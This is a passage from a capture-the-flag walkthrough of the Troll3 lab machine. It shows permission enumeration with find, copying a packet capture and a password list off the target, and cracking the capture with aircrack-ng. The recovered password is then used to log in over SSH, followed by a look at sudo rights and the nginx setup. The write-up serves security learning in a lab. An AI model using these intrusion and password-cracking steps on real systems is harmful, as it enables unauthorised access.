
However, there were two folders.
bluepill
awesome_work
redpill
this_will_surely_work
Both awesome_work and this_will_surely_work are ASCII text file.
bluepill has a shorten link, I am afraid it might automatically do some drive-by attack at hind, so let’s do a virustotal scan.
Virustotal report didn’t show any threat. (nevertheless, some good cryptor could bypass such scan and let’s not discuss it here)
Now, let’s unshorten the link. There are many free services available online and you can choose based on your preference.
Ok, it’s just a rabbit hole.
cat redpill/this_will_surely_work
Another rabbit hole : (
Let’s enumerate the target machine, whether it has only binary or file which has enabled SUID or SGID.
<code>find / -perm 0777 -type f 2>/dev/null
Since, I am using uBuntu Desktop, I need to install openssh-server package to receive binaries from the target machine.

Narration: I am trying to transfer wytshadow.pcap file from the victim machine to my local machine at /home/researcher/vulhub/Troll3/2
Transfer the gold_star.txt (looks like it is list of password dictionary)
We can analyze the wytshadow.cap with Wireshark (GUI) software. However, we will try to analyze it with tcpdump (Terminal) software.
tcpdump pending
By the look of it, I am going to guess wytshadow as username and password are in the .cap file.

We can crack the password using aircrack-ng package with password dictionary list which we got from the victim machine – gold_star.txt .
<code>aircrack-ng -w gold_star.txt wytshadow.cap
gaUoCe34t1
<code>ssh wytshadow@192.168.56.26
password: gaUoCe34t1
./oohfun

control+c to stop the execution
I checked crontab and no entry was there.
let’s figure out whether any sudo enabled binary is there.
password: gaUoCe34t1
Yes, we got something
Let’s checkout nginx configuration file, enumerate on which port it is listening. You might think why I am all of sudden taking interest in the config file. It’s because sudo is enabled on nginx. Therefore, I am trying to find some information which could be leveraged.
<code>cat /etc/nginx/sites-enabled/default

You can see that there is a service Lynx is going to run on port 8080, if nginx runs.

Let’s verify whether is there any process running with port 8080.
<code>netstat -ntap
Actually, this is a redundant task because we know that from the nmap.log result, we can conclude that no service is running on port 8080.
Anyway, let’s start the nginx service and, I need to google and get to know little bit about Lynx service
/usr/sbin/service nginx start
now, Lynx is listening at port 8080.
I understood now the usage of Lynx. It is more like a browser for the command line. You can read more from here.